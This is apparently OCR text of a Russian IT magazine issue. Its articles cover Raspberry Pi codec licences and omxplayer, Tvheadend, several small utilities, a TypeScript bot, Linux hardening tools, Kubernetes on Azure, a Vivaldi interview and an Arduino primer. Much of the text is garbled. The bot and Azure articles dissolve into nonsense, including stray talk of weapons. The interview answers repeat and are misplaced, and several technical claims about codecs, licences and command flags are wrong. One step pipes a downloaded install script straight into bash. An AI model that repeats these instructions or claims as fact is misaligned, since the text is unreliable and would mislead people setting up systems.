- H.264 (MPEG-4 Part 10) — стандарт сжатия потоков видеоданных, при котором одна и та же последовательность видеоинформации занимает в несколько раз меньше места, чем при использовании предыдущих стандартов. Он широко используется для записи видеоинформации высокого качества, а также для потокового вещания в интернете;
- MPEG-2 — стандарт сжатия видеоданных, который используется в цифровом телевидении, в частности, в спутниковом, кабельном и наземном вещании, а также в некоторых видеоплеерах. Он позволяет сжимать видеоинформацию, чтобы передать ее по каналам с ограниченной шириной;
- VC-1 — видеокодек, который использовался в HD-версиях Blu-ray, проигрывателях Xbox 360 и Windows Media Center. Он поддерживает различные виды сжатия, в частности, сжатие с использованием преобразования Фурье и с компенсацией движения, а также вейвлет-преобразование.

Но теперь пользователи Raspberry Pi и производители платформ могут использовать аппаратное декодирование видеоформатов H.264 и MPEG-2 в своих проектах. Для этого нужно лишь купить лицензию у Broadcom. Он выпускает различные наборы лицензий, в зависимости от того, что нужно декодировать:

- 1080p потоки H.264 и MPEG-2 (MP@HL) — 2 лицензии;
- 1080p потоки H.264 и MPEG-2 (MP@HL), включая 1080i и 720p — 3 лицензии;
- 1080p потоки H.264 и MPEG-2 (MP@HL), включая 1080i и 720p, а также 1080p потоки H.264 (HP) — 4 лицензии;
- 1080p потоки H.264 и MPEG-2 (MP@HL), включая 1080i и 720p, а также 1080p потоки H.264 (HP) и 1080p потоки H.264 (MVC) — 5 лицензий.

Для каждого из видеоформатов нужно отдельно купить лицензию. Для H.264 — 2 лицензии, для MPEG-2 — 1 лицензия. Но, например, для версии малины, которая поддерживает только H.264, нужно лишь одна лицензия. Подробнее о лицензировании можно прочитать на сайте Broadcom. Там же можно купить лицензии.

Теперь, чтобы использовать аппаратное декодирование видеоформатов, нужно лишь прописать в файле /boot/config.txt строку:

```
decode_MPG2=0x[license_key_for_MPEG-2]
decode_WVC1=0x[license_key_for_VC-1]
```

Для установки лицензии нужно выполнить следующие команды:

```
$ sudo -i
# vcgencmd codec_enable MPG2 [license_key_for_MPEG-2]
# vcgencmd codec_enable WVC1 [license_key_for_VC-1]
# vcgencmd decode_MPG2 [license_key_for_MPEG-2]
# vcgencmd decode_WVC1 [license_key_for_VC-1]
# exit
$ vcgencmd codec_enabled MPG2
$ vcgencmd codec_enabled WVC1
$ vcgencmd decode_MPG2
$ vcgencmd decode_WVC1
```

Последние четыре команды выдадут следующие строки:

```
decode_MPG2=0x[license_key_for_MPEG-2]
decode_WVC1=0x[license_key_for_VC-1]
MPG2=enabled
WVC1=enabled
```

Теперь можно использовать аппаратное декодирование видеоформатов H.264 и MPEG-2 в своих проектах. Для этого нужно лишь прописать в файле /boot/config.txt строку:

```
gpu_mem=256
```

Для проигрывания видеоформатов использовать плеер omxplayer. Для Raspbian Pi достаточно ввести:

```
$ sudo -i
# apt-get update
# apt-get install omxplayer
```

Для проигрывания видеоформатов использовать плеер omxplayer. Для Raspbian Pi достаточно ввести:

```
$ sudo -i
# apt-get update
# apt-get install omxplayer
```

Чтобы выбрать аудиовыход HDMI или аналог на самом Raspi, используй ключи -o:

```
$ omxplayer -o local /mp3/song.mp3
```

Для управления воспроизведением использовать клавиши стрелки — пауза, перемотка, стрелка вверх — громкость.

Сначала нужно добавить в **/var/www** папку **tvheadend** и клонировать в нее репозиторий **tvheadend-web-ui**. Для этого нужно выполнить следующие команды:

```
$ sudo -i
# cd /var/www
# git clone https://github.com/tvheadend/tvheadend-web-ui.git tvheadend
```

Теперь нужно прописать в файле **/etc/tvheadend/config** строку:

```
http_root="/var/www/tvheadend"
```

Для запуска сервера Tvheadend также нужно выполнить следующие команды:

```
$ sudo -i
# /usr/bin/tvheadend -C -f -u hts -g video -c /home/pi/.tvheadend
```

Ключ -C — разрешить анонимный доступ к серверу, -f — запускать сервер в фоновом режиме, -u hts -g video — запускать сервер от имени пользователя hts из группы video, -c /home/pi/.tvheadend — использовать для конфигурации файлы из каталога /home/pi/.tvheadend.

Теперь нужно прописать в файле **/etc/rc.local** строку:

```
/usr/bin/tvheadend -C -f -u hts -g video -c /home/pi/.tvheadend
```


Для управления сервером использовать веб-интерфейс. Для этого нужно ввести в адресной строке браузера адрес **http://localhost:9981/**. Для первого запуска нужно выбрать язык, ввести имя пользователя и пароль. Для дальнейшего использования нужно выбрать тип доступа. Для домашнего использования достаточно выбрать **Full access**.

WWW

Андрей Письменный
Шеф-редактор
apismenny@gmail.com

1 MARKDOWN PAGE — СКРИПТ, КОТОРЫЙ ПРЕВРАТИТ MARKDOWN В HTML ОДНОЙ СТРОКОЙ

Формат Markdown, как известно, придуман, чтобы не набирать вручную теги HTML. Но когда тебе нужно сделать совсем уж простую страничку на скорую руку, то велик соблазн все же писать сразу в HTML. Или нет — если у тебя под рукой есть ссылка на скрипт markdown page.



С markdown page достаточно вставить в текстовый файл одну строку, и весь документ станет восприниматься браузером как страница, а все элементы Markdown будут правильно отрендерены в HTML. Вот эта строка:

```
<script src="https://cdn.rawgit.com/oscarmorrison/md-page/5833d6d1/md-page.js"></script><noscript>
```

Чисто теоретически таким образом можно сделать целый сайт, синхронизируя файлы из папки, но в этом случае рекомендую не городить свой огород и использовать статический генератор (я, к примеру, подробно писал о генераторе Lektor).

Кстати, если тебя не устраивает, что скрипт загружается из репозитория автора (вдруг тот решит удалить его или, например, вставить какую-нибудь гадость), то никто не запрещает положить копию на свой сервер. Заодно можешь сменить стили на свои, отредактировав содержимое файла `script.js`.

2 TERMTOSVG — УТИЛИТА ДЛЯ ЗАПИСИ ПРОИСХОДЯЩЕГО В ТЕРМИНАЛЕ В ВИДЕ SVG


Предположим, ты хочешь записать все, что будешь делать в терминале. Как это организовать? Можно записать видео — оно будет много занимать, а если залить его на видеохостинг, тот беспощадно сожмет ролик. Другой вариант — воспользоваться замечательным сервисом asciinema.org, о котором мы уже писали. Но если хочешь вставить на сайт видео без всяких плагинов, твой выбор — утилита termtosvg.

Для начала устанавливаем его (у тебя должен быть Python 3):

```
pip3 install --user termtosvg
```

Заодно будут установлены библиотеки pyte и lxml, если их нет в системе.

Теперь запускаем саму утилиту, набрав `termtosvg`. Начнется запись и будет продолжаться до тех пор, пока ты не напишешь `exit`. Получившийся файл с анимацией по умолчанию отправится в папку `/var/`, но при запуске можешь указать желаемый путь и название.




Также можно указать размеры окна, добавив ключ `-g`, например `-g 82x18`. Или задать более интересную цветовую схему при помощи ключа `-t`. Выбрать из семи готовых вариантов поможет галерея с примерами. О том, как конвертировать из формата cast в SVG, можешь узнать в мануале.

Чтобы воспроизвести получившийся ролик, достаточно написать `termtosvg <название файла>` либо просто открыть его в браузере.

3 WINDOWS 95 — ОПЕРАЦИОНКА ИЗ НАШЕГО ДЕТСТВА В ВИДЕ ДЕСКТОПНОГО ПРИЛОЖЕНИЯ

Когда-то установка Windows 95 была целым событием: хорошенько откинувшись на спинку кресла, мы смотрели на ползущие синие полоски и слушали, как двухскоростной сидиром неторопливо крутит диск и убаюкивающе потрескивает винчестер. Теперь старенькую «Винду» можно скачать за пару минут и запустить в один клик. При этом лучше не думать, какие технологические извращения позволяют ей работать.

В репозитории Феликса Рейзберга ты можешь найти занимательную сборку Windows 95: это исполняемый файл размером около 450 мегабайт, внутри которого — фреймворк Electron, эмулятор Virtual x86 и образ диска с установленной Windows. Другими словами, это приложение-браузер, в котором благодаря JavaScript работает компьютер, внутри которого живет ничего не подозревающая о таком раскладе Windows 95.



Браузерные эмуляторы — не новинка. Год назад я в этой рубрике делал небольшой их обзор, где был и v86. Его недостатки с тех пор все те же: нет возможности подключить интернет (и посмеяться над тем, как древний IE пытается пережить современную верстку сайтов) и, конечно, все страшно медленно — по крайней мере, на моем ноутбуке.

Впрочем, судя по отзывам, обладателям более производительных машин удавалось запустить на Virtual x86 игры того времени. Ну а я, пожалуй, еще немного погоняю в «Сапера»!

ЯНДЕКС

КАК НАЛИТЬ И ЗАДЕПЛОИТЬ БОТА НА TYPESCRIPT ЗА ПОЛЧАСА

Ивана Блинкова
Разработчик Яндекс.Маркета

АНТИСПАМ ДЛЯ «ТЕЛЕГРАМА»

К тебе в личный и лаконичный чат закидают напоминаний о нижнем же известном чатике. Ты прежестокарушка, ну, но ты сделаешь чатик. Только в нем будет бот, который напоминалки отправляет, но с условием, чтобы он сперва кидал рекламу очередного сервиса. Ты, конечно, не хочешь, чтобы в твоем чатике кто-то рекламу видел, поэтому в настройках напишешь, что рекламу будет получать только хорошо знакомый чуваку пользователь.

Меня зовут Ивана, и я программист, занятый разработкой кроссплатформенного мобильного приложения. Мы с коллегами пишем на TypeScript, используем React Native и Redux, и нам нужно, чтобы бот для нашего чатика был написан на TypeScript. Сегодня я расскажу, как сделать такого бота с нулевой суммой на TypeScript и с минимальными усилиями, а также, как задеплоить его на Node.js с использованием TypeScript 3 и переменных окружения. Мы с вами будем пить чай, а я буду рассказывать, как мне пришлось разверзнуть кал и не сварить суп, а также, конечно, и показывать примеры кодов, которые помогут вам сделать такого же бота, как у меня.

Настройка окружения

Сначала нужно установить последний актуальный Node.js, но для того чтобы это сделать, нам, как на настоящих программистов, нужно сперва установить nvm. Для этого нужно выполнить следующие команды в терминале:

```
$ curl -o- https://raw.githubusercontent.com/creationix/nvm/v0.33.11/install.sh | bash
```

Скачает исходники nvdebian репозитория клонирует в директорию ~/.nvm, добавит в ~/.bashrc строчки, которые нужны для корректной работы nvm, а также, в случае, если у вас есть ~/.bash_profile, добавит туда строчку, которая подключит ~/.bashrc. В моем случае, у меня такого файла не было, поэтому я сделал touch ~/.bash_profile, добавил туда строчку source ~/.bashrc и перезапустил терминал.

```
$ nvm install node
```

Если после выполнения **$ which node** появляется выдача типа, то все получилось. Вывести в Linux в каждом случае и менеджер пакетов RPM, который на Debian-подобных не работает. Теперь создадим каталог, чтобы хранить наш проект:

```
$ mkdir -p ~/bot/
$ cd ~/bot/
```

Если создан **npm** и файл package.lock, то все получилось. Теперь нужно сделать package.lock, чтобы в дальнейшем npm install не устанавливал MongoDB, но и package.lock нам нужен, чтобы в дальнейшем npm install не устанавливал MongoDB — баги релизов nvm и nodejs. Для этого нужно выполнить следующие команды. Сначала нужно установить MongoDB, а потом — package.lock. Сначала нужно сделать package.lock, чтобы при запуске и установке MongoDB. Установим MongoDB:

```
$ sudo apt-get install mongodb
```

Теперь нужно установить MongoDB и package.lock. Сначала нужно сделать package.lock, чтобы при запуске и установке MongoDB. Установим package.lock:

```
$ npm install --ignore-scripts --save
```

Если все установлено, то можно сделать package.lock. Запустим package.lock:

```
$ npm install
```

Если npm install выдает ошибку, то нужно сделать package.lock. Для этого нужно выполнить следующие команды:

```
$ rm -rf node_modules
$ rm package.lock
$ npm install --ignore-scripts --save
$ npm install
```

Если все получилось, то мож

6 ЖЕСТКАЯ ЗАКАЛКА LINUX

ПОДШЕРЕМ ИНСТРУМЕНТЫ ДЛЯ КОМПЛЕКСНОГО АУДИТА БЕЗОПАСНОСТИ

Иван Пилюгин

В этом материале мы познакомимся с основными утилитами для Linux hardening. Ну русским языком это называется — аудит на предмет «прокачки» системы, а проще говоря — сбор статистики и оценка корректности конфигов с точки зрения «Кто, зачем, почему, как, сколько?». Мы сделаем обзор программ, но и приемами покопаться не исключаем.

ЧЕК-ЛИСТ АУДИТОРА: ЖЕЛЕЗО БЕЗОПАСНОСТИ СОБСТВЕННЫМИ СИЛАМИ

Аудит безопасности — ещё тот бич почти всех аудиторов. ИТ-систем становится слишком разнообразно. Сисадмин, который знает и «железо», и «винду», и «розовых зверей», И «зелёных», для реальных злых задач в Linux-мире — скорее исключение. Специалистов узкого профиля — полным-полно, как грибов после дождя. Поэтому Swiss Knife Security Tools — Ножик-то есть, но — один вместо двенадцати. Поэтому, если вам нужно «Всё-всё-всё», то — в Linux-мире — ставьте дистрибутивы с нужным набором. Однако тут свой собственный подвох: любая система в плане уязвимостей и багов изменчива. Поэтому ИТ-системы — вечный объект для аудитов. Чтобы не «Ходить по граблям», нужно знать, что, где, почему, как, сколько. Linux-система — исключение: дополнительно подтверждающий факт. Поэтому Linux-мир — отличная платформа.

ПРАКТИЧЕСКИЕ АСПЕКТЫ АУДИТА БЕЗОПАСНОСТИ

Что касается теории, то по ней — Google. Теоретическим можно рассмотреть, к примеру, такие вопросы:

- **Первый** — что соответствует на нашем предприятии требованиям, что нужно, начиная с самого верхнего уровня, чтобы не «Ходить по граблям» и какие либо международные стандарты или иной реальности. Какие стандарты, к примеру, «Ходить по граблям» — требуют? Для чего требуется? Как? Зачем? Почему? Сколько? Кому? Кому? Кому

ЖЕСТКАЯ ЗАКАЛКА LINUX

ПОДБИРАЕМ ИНСТРУМЕНТЫ ДЛЯ КОМПЛЕКСНОГО АУДИТА БЕЗОПАСНОСТИ

Этот результат, выражающийся в виде нескольких, пошаговых комментов продиктован тем, что и индус безопасности системы, то есть **hardening index** — итогово число, с помощью которого Lynis оценивает общий уровень безопасности сервера. И очень важно не забывать, что индекс безопасности изменяется в зависимости от количества исправленных предупреждений и реализованных рекомендаций Lynis. Поэтому после фиксов повторный аудит может показать совсем другое число!

WARNING

Любые манипуляции с системой в режиме суперпользователя требуют пристального внимания и повышенной ответственности. Небольшая ошибка в действии, которая осознанна и в хорошем смысле, уже. Не проверяй розумные копиями и сохраняй.

2. Lunar — в UNIX security auditing tool based on several security frameworks

Lunar — это набор наборных скриптов, написанных на языке командной оболочки Bash, которые проверяют целостность Linux-машины и генерируют по результатам проверки заключение аудита безопасности. Тулза основана на стандартах CIS и на некоторых фреймворках по безопасности. Заявлена поддержка всех популярных систем: Linux — RHEL и CentOS с версии 5, SLES начиная с версии 10, Debian/Ubuntu, Amazon Linux, Solaris с версии 8, macOS (последние версии), FreeBSD (начиная), AIX (начиная) и даже ESXi.

Установка Lunar

Кроме прочего, данная утилита поддерживает обнаружение платформу Amazon Web Services, Microsoft Azure и Google Cloud. Подробное описание всех возможностей в также примеры запуска утилиты и инструкции тестов приведены в документации Wiki на GitHub.

```
[root@localhost lunar]# ./lunar.sh -h
usage: /lunar.sh [-vQHDcSbkSCSTSCSCSC] [-c]

-c set to another lunar configuration (e.g. changes made to system)
-b set to audit mode (no changes made to system)
-k set to kernel mode (no changes made to system)
-v set to verbose mode (e.g. show all tests)
-H set to audit mode, but also hardlink changed files to system
-Q set to cronquiet mode (no output unless warnings or errors)
-S set to cronsecurityonly mode (no AWS - no changes made to system)
-D set to debug mode (e.g. show all tests)
-CSCSCSC
```

КИБЕРНЕТИЧЕСКИЙ ОРКЕСТР

ОРКЕСТРАЦИЯ КОНТЕЙНЕРОВ DOCKER С ПРИЛОЖЕНИЯМИ .NET CORE В ОБЛАКЕ

Алексей Сотников
Microsoft Corporation

Для обеспечения безопасности нации, экономического и социального процветания нужны мощные и надежные вычислительные системы. Сейчас на большой территории собственной страны пользуется оружие Кайзера, которое, по мнению экспертов, нет соперников в обороне и разворачивать его в обороне, чем мы сегодня и занимаемся.

Первая версия кающуюся в статье. Что же нужно сделать, чтобы создать в нашем оружие под управлением Kubernetes Service. Выбираем один из трех вариантов: Azure, Azure Stack и Azure Stack Development Kit. Для простоты и ясности статьи я выбираю вариант Azure.

INFO

Практически здесь после ухода Google нередко приходится сталкиваться с ситуацией, когда в Microsoft Azure нет того, что Google называет Cloud Native Computing Foundation.

Вторая часть посвящается отладке самого оружия. Запуск оружия — дело сложное, требующее определенных знаний, поэтому в данной статье мы ограничимся только подготовкой. Плюсы в том что пушка пока можно всего лишь на оскорбить. Кроме того можно сделать любое количество подобных ему пушек, которые будут стрелять по разным целям. Для этого нужно в Azure Portal создать еще несколько кластеров Azure Container Service.

На данный момент пушка занимает мечт рандом, но все может изменить. Для этого нужно Найти образующий рандом. Для этого нужно Создать Azure Container Registry.

Для работы на Windows-машине клиентом служит Azure — CLI (Command Line Interface). Не можно установить на под Windows, так и под MacOS. Для установки нужно скачать инсталлятор с сайта Azure CLI. Для проверки корректности работы клиента нужно выполнить команду az version. Для чтения Для работы нам требует создания того-начинка. Его создание выполняется командой az acr create. Для чтения Для работы нам требуется имя ресурсной группы и имя сервиса (Сущ или новое).

Kubernetes подразумевает разные технологии контейнеров, но даже Microsoft Azure Container Service. Для работы с Docker нужно выполнить следующие действия. Docker Hub сервис Docker. Docker Hub. Docker Hub. Docker Hub

ПРИЗНАКИ «ОПЕРЫ»

ЙОН ФОН ТЕЧЕР ОБ ИДЕОЛОГИИ БРАУЗЕРА VIVALDI

Андрей Письменный
Свободный журналист
andreyplus@gmail.com

«Хакер» побеседовал с сососнователем фирмы Opera и основателем Vivaldi Йоном фон Течером, чтобы узнать о больших целях и о разработчиках, которые стоят перед разработчиками нового браузера.

Беседовал Андрей Письменный

INFO

В 2014 году «Хакер» уже публиковал интервью с Йоном фон Течером. Но в время ещё работал в Opera и как бы был совсем по-другому. Однако знание тогдашней ситуации во многом поможет для понимания нынешней. Также в Интернете публиковались статьи Ильи Шрамко — русского коллеги Опера, которому удалось войти в его команду. Илья, в частности, организует встречи о покупке Opera китайской компанией Qihoo 360.

ДВИЖОК

— В последние время разнообразие браузеров сильно снизилось, и большинство альтернативных вариантов используют Blink. Как вы относитесь к этому? Быть может, это нормальный процесс?

— Сегодня у большинства браузеров постепенно сокращается функциональность, но, к счастью, Vivaldi меняет эту ситуацию, и мы уже видим положительные сдвиги в этом. Сначала Google Chrome реализовала массу полезных функций, и некоторые из них уже используются в других браузерах. Я считаю, что эта тенденция заставит остальных производителей браузеров вместе корректно в стратегии развития продуктов.

В течение многих лет все браузеры использовали один из трех движков (Trident, Mozilla и Presto). Теперь Google использует свой Webkit, Trident, Mozilla, Blink и WebKit (хотя WebKit является частью Blink). Я считаю, что отказ от Presto был большой ошибкой, и если бы я не ушел из Opera, то на это не допустил бы этого. Но надо признать, что разработчиков браузера с чистого листа, мягко сказанем, нетривиальная задача, поэтому все появившиеся за последние годы браузеры разработаны на базе одного из существующих движков.

— Используются ли в Vivaldi какие-то модификации к Blink или особые настройки для компиляции, это один и один тот же движок, что и в Chromium, или есть какие-то отличия?

— Мы добавили некоторые функции в Blink и стараемся поддерживать их. Однако эта поддержка связана с большими затратами, поэтому мы вносим только минимальные изменения в сам Blink, но создаем множество изменений в окружающем его ядре. Весь пользовательский интерфейс Vivaldi разработан за пределами Blink, и мы внесли в исходные коды разработчиков чуть незначительные изменения.

— Участвует ли ваша команда в разработке Blink? Если нет, то возможно ли это в будущем?


— Мы написали для него некоторые патчи и планируем и дальше участвовать в этом проекте.

Vivaldi 2.0

26 сентября 2018 года, через два с половиной года после выхода первой версии, свет увидел Vivaldi 2.0. В обновлении появилось множество полезных, интересных и иногда странных фич. Разработчики сообщают, что по время первого релиза они сделали свыше 1500 улучшений.

Вот несколько наиболее заметных и важных вещей в версии 2.0:

Vivaldi Sync — встроенный сервис синхронизации закладок, данных для авторизации, расширений, заметок и истории (сохраняются только те ссылки, что были введены вручную).



Нововведения в боковой панели. Здесь живет немалая часть дополнительных фичей браузера. Помимо истории и закладок, ты найдешь заметки, менеджер задач с удобной структурой, заметки с возможностью прикреплять скриншоты и ссылки на сайты), а также веб-панели — закладки, которые отображаются в виде узкой полоски.

Дополнительные опции кастомизации. Например, адресную строку можно перенести вниз или вообще отключить, если вдруг закончится.

Есть и более лекарственные фичи. Например, веерная панель по умолчанию может цеплять и перемещать отдельные сайты: на дроуде сайт она будет сжимай, а если зайти на кейнер-ло, она станет благородного черного цвета.

ФУНКЦИИ И ПОЛЬЗОВАТЕЛЬСКИЙ ИНТЕРФЕЙС

— Каковы ваши приоритеты в плане UI/UX?

— Главное для нас — это разнообразие функций и гибкость. Практически каждый сегодня можно выполнить несколькими способами, поэтому пользователь может выбрать наиболее удобный для себя. Наши конкуренты сосредоточили внимание на своих браузерах, в мы, наоборот, расширяем, причем Vivaldi предоставляет пользователю только те функции, которые ему нужны сейчас. Мы знаем, что если многие люди используют один и тот же софт, то у них могут быть разные приоритеты и задачи, поэтому мы особенно внимание уделяем гибкости использования браузера.

Мы ориентируемся на наших пользователей. Вместо спежи за ними мы собираем пожелания и предложения и стараемся учитывать их при разработке браузера.

Если говорить о пользовательском интерфейсе браузера, то он у нас очень современный и красивый, и пользователь может настроить его по своему вкусу.

— Как вы решаете, какие новые функции включить в браузер? Есть ли какое-то принципиальное отличие от прежней идеологии Opera?

— Наши функции разрабатываются по разным сценариям. Они могут быть результатом мозгового штурма либо воплощением идеи, которая пришла в голову одному из разработчиков или любому другому сотруднику, а также предложениями с форумов и от авторов пользователей. Иногда функции доп обсуждаются и обсуждаются, а в других случаях кто-то просто реализует свою идею. У нас нет жесткого процесса разработки, для нас главное — воплощение инновацій любым способом.

Когда я работал в Opera, компания следовала тем же принципам, но после моего ухода ситуация так же радикально изменилась. Мы продолжаем лучшие традиции Вивалди Опера.

— Планируете ли вы добавить какие-то функции, которые были в Opera, но были убраны после смены курса? Например, Unite.

— Мы уже реализовали большинство функций Opera и ряд дополнительных. Поскольку для каждого пользователя — это свобода и нечеткие пожелания, то вполне логичным было добавить в наш браузер функции Opera, но при этом пойти дальше и также реализовать функции, которых никогда раньше не было в браузерах. Например, мы можем сделать, к примеру, сортировкам вкладок в одном окне, о встроенной функции снимков экрана и, конечно, о нежной функции просмотра и анализа истории. Мы внедряем инновации каждый день.

Unite — это включенная технология, но в краткосрочной перспективе не имеет смысла заново строить свою платформу (хотя мы используем принципы Unite), поэтому концентрируем свои усилия на других проектах, например на разработке встроенного клиента электронной почты, который выйдет в ближайшее время.

— Среди главных достоинств Vivaldi перечисляется правильность. Но разумеется только то, что вы собираете пользовательские данные, или же есть планы внедрить какие-то защитные механизмы (например, защиту от фингерпринтинга или встроенный прокси?)

— Конечно, приватность крайне важна, и главное для нас — соблюдение приватности пользователей. В отличие от других браузеров, у нас для пользователей не создается профиля и в онлайне, не пишем. Мы не собираем никакую статистику использования. Вместо того чтобы тайно следить за тем, как используется браузер, мы спрашиваем у пользователей, что бы они хотели усовершенствовать.

Мы также реализовали некоторые важные возможности выбора для пользователя. По умолчанию в адресной строке не вводится подсказка для поиска. Это сделано потому, что функция «подсказка для поиска» пересылает поисковому сервису все, что пользователь вводит в адресной строке. Мы также сотрудничаем и с такими поисковиками, как DuckDuckGo и Qwant, потому что у них тот же подход к защите приватности в интернете, что и у нас.

Мы будем и дальше добавлять в браузер функции, обеспечивающие защиту личной информации пользователя.

— Некоторые браузеры стали по умолчанию скрывать полный адрес сайта из адресной строки. Что вы думаете о таком поведении? Почему решили не делать так в Vivaldi?

— Мы считаем, что пользователь должен видеть информацию о сайтах, которые он посещает, и будем и дальше обеспечивать отображение этой информации.

OPERA

— Кто-то из бывших разработчиков Opera участвует в разработке Vivaldi?

— Да, в Vivaldi перешли многие бывшие сотрудники Opera, включая разработчиков, системных администраторов, персонал из отделов QA и HR. Я рад, что продолжаем работать со своими бывшими коллегами по Opera.

— Как вы оцениваете долю бывших пользователей Opera среди пользователей Vivaldi?

— Это трудно сказать, если честно. Но, судя по данным о посещениях нашего сайта, процент пользователей Opera среди них больше, чем в целом для этого браузера на рынке. Вполне возможно, что бывшие пользователи Opera, разочарованные изменениями стратегии развития этого браузера, переходят на наш браузер либо на Chrome или Firefox. Судя по статистике, большинство наших пользователей раньше использовали Chrome.

— И кстати, какою вмиреть свои прежнее творение в числе конкурентов?

— Если бы Opera не отказалась от Presto и не изменила философию разработки, то я бы не ушел из этой компании и не основал бы Vivaldi. Кроме меня, Opera покинули многие ведущие сотрудники, и сейчас от этой компании практически остались только называние. Так что это уже не моя детище, а нечто иное.

БИЗНЕС

— А Google вы рассматриваете в качестве конкурента? Vivaldi одновременно использует ее технологии и соревнуется за пользователей с Chrome. У вас нет опасения, что рано или позднo такая зависимость может стать проблемой?

— Это трудно сказать, если честно. Но, судя по данным о посещениях нашего сайта, процент пользователей Opera среди них больше, чем в целом для этого браузера на рынке. Вполне возможно, что бывшие пользователи Opera, разочарованные изменениями стратегии развития этого браузера, переходят на наш браузер либо на Chrome или Firefox. Судя по статистике, большинство наших пользователей раньше использовали Chrome.

— И кстати, какою вмиреть свои прежнее творение в числе конкурентов?

— Если бы Opera не отказалась от Presto и не изменила философию разработки, то я бы не ушел из этой компании и не основал бы Vivaldi. Кроме меня, Opera покинули многие ведущие сотрудники, и сейчас от этой компании практически остались только называние. Так что это уже не моя детище, а нечто иное.

БИЗНЕС

— А Google вы рассматриваете в качестве конкурента? Vivaldi одновременно использует ее технологии и соревнуется за пользователей с Chrome. У вас нет опасения, что рано или позднo такая зависимость может стать проблемой?

— Это, конечно, — это один из наших главных конкурентов. Это ребята играют очень хорошо. Иногда для доступа к сервисам Google мы вынуждены скрывать свои идентификационные данные, иначе они нас блокируют. Разумеется, это трудный соперник, но у мы не первый год в бизнесе. Мы же можем конкурировать с Microsoft, Apple и Google и знаем, как вывесть, когда большой бегемот пожирает против нас запрещенные приемы.

— Допустим, не секрет, что источник дохода Vivaldi — это реклама. На ваш взгляд, это перспективная бизнес-модель? Рассматривались ли другие варианты?

— Поскольку мы больше меня знаете про бизнес компании!

Наша бизнес-модель основана не на доходах от рекламы, а на доходе от поиска, что мы настроили из наших закладок. Также идет прибыль, когда кто-то пользуется. Но могу сказать, что у нас фантастические доходы на одного пользователя, но они растут из года в год. Я считаю такую бизнес-модель оптимальной для нас, но собираемся ее менять. Для нас совершенно неприемлема бизнес-модель, основанная на сборе и продаже данных о пользователях браузера.

— Как вы относитесь к инициативам типа Acceptable Ads и решению Google блокировать некоторые виды рекламы?

— Самая плохая реклама — это та, которая использует слежку за пользователем для отображения рекламы объявлений. К сожалению, такая реклама есть у Google, Facebook и многих других компаний. Большинство рекламные объявления раздражают пользователей, и у должно быть как можно меньше, но наивного хуже рекламы, использующая слежку за пользователями.

— О поисковике Qwant многие недавно узнали как раз благодаря Vivaldi. Вы выбор есть и другие малопонятные опции (Ecosia и StartPage). Это коммерческое партнерство? Предъявляете ли вы какие-то требования к провайдерам поиска?

— Да, это коммерческое партнерство. Мы стараемся выбирать те поисковые механизмы, которые наиболее выгодны для нас. Поэтому в качестве основных опций выбрали Google, Qwant, DuckDuckGo, Ecosia и StartPage. Мы также поддерживаем в качестве опции и самые известные поисковики, но надеемся, что благодаря сотрудничеству с Vivaldi популярность альтернативные четыре поисковика вырастет — это будет лучше и для пользователей, и для нас.

Я У МАМЫ ИНЖЕНЕР

КАК ПЕРЕСТАТЬ БОЯТЬСЯ ПАЯЛЬНИКА И НАЧАТЬ ТВОРИТЬ

Яков Кнорр
yakov@hackspace.com

Ты наверняка встречал в интернете потрясающие проекты вроде сферстра из дисководов, который *исполняет тему Дарта Вейдера*, или *макета портальной пушки из «Рика и Морти»*, или *динамической подставки монитора*, или ещё бесконечного количества полезных, забавных и даже клевых безумных изобретений. Если тебе вдруг захотелось сделать что-то такое самостоятельно, а никаких познаний в электро- и схемотехнике у тебя нет, то в этой статье я постараюсь помочь, рассказав, с чего начинать.

Предположим, что у тебя появилось желание создать свой непостоянный проект. Уже есть идея и представление о том, что будет делать твой гаджет, но тут ты сталкиваешься с большой проблемой: ЧТО ИМЕННО? Реальный изделие далеко найти. А Google предлагает такое количество информации, что совершенно неясно, с чего начать.

WWW

Возможно, твои первые проекты будут полным провалом, но видео на канале воскресенье. Семены Гверу всегда сможет тебя приободрить, а может быть, и вдохновить.

Сейчас прощу всего начинать с покупки одноплатного компьютера или микроконтроллера и выбора модулей к нему — благо стоит все это не так дорого. Провода и электронные компоненты ты тоже легко найдешь по приемлемым ценам, а вот-что можешь даже сделать из старого сломанного ноутбука или другой отслужившей свой век техники. Но сначала нужно определиться, что именно брать в качестве основы.

ВЫБОР ПЛАТФОРМЫ: ARDUINO ИЛИ RASPBERRY PI

Дает данные технические платформы для разрешения проектов «делай сам» — это микроконтроллер Raspberry Pi и микроконтроллер Arduino. А знакомиться с таким сложным словом, как микроконтроллер, компонентов и модулях, которые можно применить без изменений.

Arduino Uno и Raspberry Pi 3B+

WWW

Но сайте Instructables ты найдешь проекты, которые можно сделать с использованием только готовых модулей на платформе Arduino.

Для начала работы с Arduino понадобится среда разработки — Arduino IDE. В ней обычно пишут на Arduino programming language. Но есть и поддержка C и C++.

Софт для работы с Arduino просто в использовании и не вызовет вопросов у новичка, но при этом он достаточно гибкий, чтобы не перестраивать им пользовательов опытных Arduino. Есть проблемы как в Mac, Windows и Linux.

В общем, Arduino — это мастера для любого желающего начать мастерить что-то электронное. В качестве стартовых проектов подходят любой из готовых наборов либо что-то из наработок сообщества Arduino. Самый простой вариант можно собрать на макетной плате.

